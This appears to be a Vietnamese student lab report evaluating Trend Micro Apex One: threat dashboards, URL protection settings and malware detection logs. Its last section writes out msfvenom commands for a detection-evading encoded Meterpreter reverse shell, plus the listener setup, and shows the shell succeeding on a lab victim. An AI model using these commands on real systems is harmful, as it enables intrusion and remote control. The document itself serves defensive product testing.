DESKTOP-O6VN1RP\PC	Unknown threats TROJ.Win32.TRX.XXPE50FF	3	Unknown threats
DESKTOP-REHLC7N\hi...	Unknown threats TROJ.Win32.TRX.XXPE50FF	3	N/A
	Unknown threats TROJ.Win32.TRX.XXPE50FF		
	Unknown threats TROJ.Win32.TRX.XXPE50FF		

Endpoints with Threats

Last refresh: 12/06/2023 15:38:18

Range:

11/30/2023 ~ 12/06/2023



0 Important Endpoints

3 Other Endpoints

Host Name	IP Address	Threats	Most Critical Threat
DESKTOP-C6LU60K	Unknown threats TROJ.Win32.TRX.XXPE50FF	21	Unknown threats
DESKTOP-O6VN1RP	Unknown threats TROJ.Win32.TRX.XXPE50FF	3	Unknown threats
DESKTOP-REHLC7N	Unknown threats TROJ.Win32.TRX.XXPE50FF	3	N/A
	Unknown threats TROJ.Win32.TRX.XXPE50FF		
	Unknown threats TROJ.Win32.TRX.XXPE50FF		

- Threats analysis tại Dashboard → Security Posture và click vào threats cần phân tích.

Trend Micro Apex One

Connect Trend Micro Apex One as Service to Trend Vision One to assess your attack surface risk and leverage robust detection and response capabilities. [Open Console](#)

Security Posture

Summary Threat Investigation **Security Posture** Data Loss Prevention Compliance Threat Statistics +

Antivirus pattern compliance: 100% | Endpoints with outdated patterns: 0

Critical threats: 1 | Affected users: 2 (0 •)

Resolved events: 26 | Users affected by 1 unresolved events: 1

All

Lateral movements	0
Unknown threats	1
C&C callbacks	0
Affected users	2
DESKTOP-C6LU60K\Duong	
DESKTOP-06VN1RP\PC	
Affected endpoints	2
DESKTOP-C6LU60K	
DESKTOP-06VN1RP	
Total events	27
Resolved events:	26
Unresolved events:	1
Affected users:	1

Trend Micro Apex Central™

DESKTOP-C6LU60K\Duong

Threats Policy Status Contact Information


Security Threats Over Time

Zoom: 1d 1w 2w 1m


11-30-2023 ~ 12-07-2023

Security Threat Details


Security Threat	Category	File Path / Email Subject	Action	Endpoint	Logged by	Time	Details
TROJ64_SWORT.SM1	Virus/Malware	C:\Users\Duong\Downl...	File cleaned	DESKTOP-C6LU60K	Apex One	12/03/2023 01:17:54	View
TROJ64_SWORT.SM1	Virus/Malware	C:\Users\Duong\Downl...	File cleaned	DESKTOP-C6LU60K	Apex One	12/03/2023 01:17:46	View
TROJ_Win32_TRX.XXP...	Unknown threats, Predictive	C:\Users\Duong\Downl...	Quarantine successfully	DESKTOP-C6LU60K	Apex One	12/03/2023 01:17:23	View
Clipboard	DLP incident	Block CreditCard	Blocked	DESKTOP-C6LU60K	Apex One	12/03/2023 01:08:25	View
creditcard_Info.txt	DLP incident	Block CreditCard	Blocked	DESKTOP-C6LU60K	Apex One	12/03/2023 01:07:52	View
creditcard_Info.txt	DLP incident	(Google Drive) Block Cr...	Blocked	DESKTOP-C6LU60K	Apex One	12/03/2023 01:07:33	View



- Click vào General Information để xem nhiều thông tin về threat hơn



- Để xem Threat Connect, click vào mục View more information on Threat Connect ở cuối trang. Đây là trang info về threat và những hành động của threat đó.
- Nếu threat đã có trên database của Trend Micro sẽ tiện lợi cho việc phân tích hơn.



III. Thủ Nghiệm

1) Bảo vệ URL

a) Giới thiệu

- Trong số nhiều tính năng bảo vệ mà Trend Micro Apex One cung cấp, URL protection (bảo vệ URL) là một khía cạnh quan trọng giúp ngăn chặn người dùng truy cập các trang web độc hại và tiềm ẩn nguy cơ.
- URL protection của Trend Micro giúp ngăn chặn người dùng truy cập vào các trang web chứa mã độc hại, phishing, hoặc nơi tiềm ẩn các mối đe dọa mạng. Giải pháp này sử dụng danh sách đen (blacklists) và danh sách trắng (whitelists) để quản lý truy cập vào các trang web. Danh sách đen chứa các địa chỉ URL được xác định là độc hại, trong khi danh sách trắng bao gồm các trang web được phép.

b) Hướng dẫn cài đặt

- Đăng nhập vào Bảng điều khiển (Console): Mở trình duyệt web và truy cập vào bảng điều khiển của Trend Micro Apex One.

- Tiến hành truy cập vào Chính sách (Policies) và chọn sản phẩm (Product) là Apex One Security Agent.

The screenshot shows the Trend Micro Apex Central web interface. At the top, there is a navigation bar with tabs: Dashboard, Directories, Policies, Threat Intel, and Policies (highlighted). Below the navigation bar, the main content area has a title "Policy Management". A sub-section titled "Policy Management" is shown, with a "Policy Resources" link. In the center, there is a box labeled "Product: Apex One Security Agent".

- Tìm mục "URL Protection" hoặc "Web Reputation": Mục này thường có thể được tìm thấy trong phần quản lý cấu hình hay cài đặt bảo mật của ứng dụng.

The screenshot shows the "Edit Policy: Isolation" configuration page. On the left, there is a sidebar with various options like Real-time Scan, Scheduled Scan, Manual Scan, Scan Now, ADVANCED THREAT PROTECTION, Behavior Monitoring, Predictive Machine Learning, Web Reputation, Suspicious Connection, Vulnerability Protection, Device Control, Application Control, DETECTION & RESPONSE, Endpoint Sensor, and Sample Submission. The "Web Reputation" option is selected. The main panel shows the "Web Reputation" configuration. It includes sections for "External Agents" and "Internal Agents" (which is currently selected). There are checkboxes for "Windows desktop platforms" and "Windows Server platforms". Below this, there is a note about configuring Endpoint Location settings. The "Query Settings" section contains checkboxes for "Enable assessment mode" and "Check HTTPS URLs". There is also a note about enabling HTTPS URL checking. The "Security Level" section shows a radio button for "High" and a dropdown menu for "Block pages that are: Dangerous - Verified to be fraudulent or known sources of threats". At the bottom, there are "Deploy" and "Cancel" buttons.

- Xác định các cài đặt chính:
 - Danh sách Đen (Blacklist): Quản lý và cấu hình danh sách các trang web bị cấm.
 - Danh sách Trắng (Whitelist): Quản lý và cấu hình danh sách các trang web được phép.

- Phân tích Hành vi Trang web: Kích hoạt hoặc tắt tính năng phân tích hành vi để đánh giá mức độ rủi ro của các trang web.

Untested URLs
 Block pages that have not been tested by Trend Micro ⓘ

Browser Exploit Prevention
 Block pages containing malicious script

Approved/Blocked URL List
 Enable approved/blocked list
Type URL:

* Wildcards are supported ⓘ

View: Approved and Blocked

URL	Action	Delete
http://www.trendmicro.com/*	Approved	
http://kb.trendmicro.com/*	Approved	
http://windowsupdate.microsoft.com/*	Approved	
http://wustat.windows.com/wutrack-bin/*	Approved	

Deploy Cancel

- Cấu hình các quy tắc và hành vi:
 - Chặn hoặc Cảnh báo: Chọn xem bạn muốn chặn truy cập hoặc chỉ cảnh báo về các trang web độc hại.
 - Kiểm soát Thời gian: Nếu cần, bạn có thể cấu hình để kiểm soát thời gian truy cập vào các loại trang web cụ thể.

Note: This feature is only available for Security Agents that report to an on-premises Apex One server.

Security Level
 High Block pages that are:
 Dangerous - Verified to be fraudulent or known sources of threats
 Highly suspicious - Suspected to be fraudulent or possible sources of threats
 Suspicious - Associated with spam or possibly compromised
 Medium Block pages that are:
 Dangerous - Verified to be fraudulent or known sources of threats
 Highly suspicious - Suspected to be fraudulent or possible sources of threats
 Low Block pages that are:
 Dangerous - Verified to be fraudulent or known sources of threats

Untested URLs
 Block pages that have not been tested by Trend Micro ⓘ

Browser Exploit Prevention
 Block pages containing malicious script

Approved/Blocked URL List
 Enable approved/blocked list

Deploy Cancel

- Lưu và Áp dụng các thay đổi: Sau khi bạn đã cấu hình các thiết lập theo mong muốn, đừng quên lưu và áp dụng để các thay đổi có hiệu lực. Lưu ý sau khi tiến hành Lưu và Áp dụng trên Web, các Admin cần update cho các agent để có thể áp dụng thành công những chính sách mới cho agent của mình.
- Kiểm tra và Theo dõi: Thực hiện kiểm tra và theo dõi để đảm bảo rằng URL protection hoạt động đúng cách. Theo dõi các báo cáo và cảnh báo từ hệ thống.

2) Phát hiện và ngăn chặn malware – có sẵn trên thiết bị EndPoint

- Apex One có khả năng scan malware bằng cách Scan floppy disk, Scan tất cả folder, scan usb, ...
- Ngoài ra đối với những cuộc tấn công không có trong signature Apex one sẽ sử dụng những kỹ thuật bao gồm machine learning, phân tích hành vi, variant protection, census check, application control (kiểm soát ứng dụng), exploit prevention (chống khai thác) & good file check cùng với các kỹ thuật khác như file reputation, web reputation & C&C blocking.
- Để thực hiện thử nghiệm này, nhóm chia làm 2 phần là phát hiện những malware đã có sẵn trên máy và tấn công bằng malware.

Cách thực hiện

- Truy cập vào policy → create → Anti-malware scans -> Real-time Scan, click vào ô Enable virus/malware scan và Enable spyware/grayware scan.

- Tiếp theo click vào Targets -> Manage targets và chọn Endpoint để deploy policy này.
- Ta có thể chọn endpoint theo Host name, IP address và hệ điều hành.

- Sau khi chọn được Endpoint mong muốn click vào Add specific targets -> Ok

Endpoint/Product	Domain Hierarchy	Assigned Policy	Policy Status	IP	Operating System
DESKTOP-C6LU60K	Workgroup\Nhom1apex\		Without policy	192.168.0.100	Windows 10
DESKTOP-O6VN1RP	Workgroup\		Without policy	192.168.23.150	Windows 10
DESKTOP-REHLC7N	Workgroup\	Isolation	Offline agents	192.168.222.137	Windows 10

- Sau khi chọn targets xong click vào deploy ở góc dưới màn hình để deploy policy. Quá trình này tốn vài phút để deploy policy thành công.

Priority	Policy	Policy Version	Parent Policy	Deviations	Owner	Last Editor	Last Edited	Targets	Deployed	Pending	Offline	With Issues
Locked	Realtime-scan	1701264836	N/A	N/A	nhommuoi10apex	nhommuoi10apex	11/29/2023 20:33:56	Specified	1	0	0	0
Total:												0

- Khi này Endpoint sẽ alert rằng trên máy bị dính malware, ta có thể kiểm tra trên log của phần mềm Agent tại máy Endpoint hoặc log của server

Date/Time ▾	Infected File/Object	Security Threat	Result	Scan Type	File Path
26/10/2023 (Thu) 15:56	45913ab23ab20ab7ec4...	TROJ.Win32.TRX.XXPE...	Cleaned	DCS	C:\Temp\100malware_A...
26/10/2023 (Thu) 15:56	3ddce67cd8e7805478...	TROJ.Win32.TRX.XXPE...	Cleaned	DCS	C:\Temp\100malware_A...
26/10/2023 (Thu) 15:56	1e168bdc8a66c848334...	Troj.Win32.TRX.XXPE50...	Cleaned	DCS	C:\Temp\100malware_A...
26/10/2023 (Thu) 15:55	abdd1e87c06fd7aa298...	TROJ_DALEXIS.SMK	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	a3d6470b075f81f52586...	TROJ_AGENT_009564...	Access denied	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	a219b211338a8586c5c...	TROJ_DALEXIS.SMK	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	9dccf1201660237abf06...	TROJ_FAKEAV.SMQW	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	9aecdf89dee447cafae9...	TSPY_ZBOT.SM14	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	9a84fa049da978cfa322...	TROJ_FAKEAV.SMU4	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	9828022f3ebf7ac7a72b...	TROJ_FAKEAV.SMVU	Cleaned	Real-time Scan	C:\Users\20520463\Do...
26/10/2023 (Thu) 15:55	04c503f1c5311h03n88c...	TROJ_SIRENEE.SMI	Cleaned	Real-time Scan	C:\Users\20520463\Do...

(log data only kept for 15 days)

Close

- Log từ app security agent trên Endpoint

The screenshot shows the Trend Micro Apex Central interface. At the top, there's a navigation bar with links like Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, Help, and Trend Vision One. A user profile 'RuChui271' is at the top right. Below the navigation is a search bar with '20520463' and a refresh button. Underneath is a 'Threats' tab, followed by 'Policy Status' and 'Contact Information'. A 'Security Threats Over Time' section displays a timeline from Aug 7 to Oct 26, 2023. It shows several threats detected on the endpoint 'DESKTOP-OS9V11C'. A table titled 'Security Threat Details' lists these threats, including their type (Virus/Malware), file path, action taken (File quarantined or File cleaned), endpoint, and detection time. Each row has a 'View' link.


- Log trên server
- Xem chi tiết thông tin từng threat bằng cách click vào threat đó

A detailed view of a threat entry titled '45913ab23ab20ab7ec466618e067fe0a073caaccd2f0...'. The details include:

- Result:** Cleaned
- Threat:** TROJ.Win32.TRX.XXPE50F13022 ([Details](#))
- File name:** 45913ab23ab20ab7ec466618e067fe0a073caaccd2f...
- Threat type:** Virus
- Time:** 26/10/2023 15:56
- Infection Channel:** Local or network drive
- Detected by:** DCS
- Path:** C:\Temp\100malware_AE_exe_real\100malware_AE... ([Open folder](#))


At the bottom right is a 'Close' button.

Sau khi xử lý xong, giao diện app Agent sẽ trông như sau



3) Phát hiện và ngăn chặn malware – tấn công từ bên ngoài

- Trong thử nghiệm này, ngã cảnh của nhóm là User sẽ download những file độc hại trên Internet và bị khai thác.
- Trong thử nghiệm này, ban đầu máy Endpoint sẽ bị tắt những tính năng bảo mật của Agent để thực hiện tấn công và sau đó bật lại những tính năng bảo mật này để kiểm tra.



- Chi tiết thử nghiệm như sau:

Thực hiện tạo payload trên máy Attacker:

- Tạo payload bằng tool msfvenom như sau:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.81.23.100
LPORT=4444 -f exe -e x64/zutto_dekiru -i 9 -o shell_reverse_embedded.exe
```

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.81.23.100 LPORT=4444 -f exe -e x64/zutto_dekiru -i 9 -o shell_reverse_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 562 (iteration=0)
x64/zutto_dekiru succeeded with size 616 (iteration=1)
x64/zutto_dekiru succeeded with size 662 (iteration=2)
x64/zutto_dekiru succeeded with size 715 (iteration=3)
x64/zutto_dekiru succeeded with size 767 (iteration=4)
x64/zutto_dekiru succeeded with size 817 (iteration=5)
x64/zutto_dekiru succeeded with size 872 (iteration=6)
x64/zutto_dekiru succeeded with size 920 (iteration=7)
x64/zutto_dekiru succeeded with size 971 (iteration=8)
x64/zutto_dekiru chosen with final size 971
Payload size: 971 bytes
Final size of exe file: 7680 bytes
Saved as: shell_reverse_embedded.exe
```

- Payload nhằm tạo ra 1 reverse shell bằng file thực thi exe với tên là shell_reverse_embedded.exe
- Payload được nhúng 9 lần encode bằng bộ encode zutto_dekiru để đảm bảo malware khó bị phát hiện hơn.
- Trong payload, LHOST và LPORT chính là IP và Port được mở để lắng nghe kết nối trên máy Attacker.

Upload malware lên Web Server đã được build sẵn ở máy Attacker

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo cp shell_reverse_embedded.exe /var/www/html
[sudo] password for kali:
(kali㉿kali)-[~]
$ ls /var/www/html
index.html index.nginx-debian.html malware.exe shell_reverse_embedded.exe shell_reverse.exe
```

Thực hiện exploit và đợi kết nối từ máy Victim (Endpoint):

- Sử dụng tool msfconsole để thực hiện tấn công:

```

      =[ metasploit v6.3.4-dev
+ -- ---=[ 2294 exploits - 1201 auxiliary - 409 post      ]
+ -- ---=[ 968 payloads - 45 encoders - 11 nops      ]
+ -- ---=[ 9 evasion      ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/


msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.81.23.100
LHOST => 10.81.23.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.81.23.100:4444

```

- Set LHOST và LPORT là địa chỉ IP và PORT của Attacker để tiến hành lắng nghe, sau đó exploit, lúc này máy Attacker đang thực hiện lắng nghe kết nối trên port 4444.

Máy Endpoint download và thực thi malware:




Kết quả tấn công:

- Lúc này máy Attacker đã tấn công reverse shell thành công.

```
meterpreter > dir
Listing: C:\Users\victim1\Downloads
=====
Mode          Size   Type  Last modified           Name
---          ---   ---    ---                  ---
100666/rw-rw-rw-  282   fil   2023-10-30 12:48:17 -0400  desktop.ini
100777/rwxrwxrwx  7680  fil   2023-11-29 08:32:16 -0500  shell_reverse_embedded.exe
meterpreter >
```

- Trên Server, bật lại các tính năng bảo mật như ở thử nghiệm a)

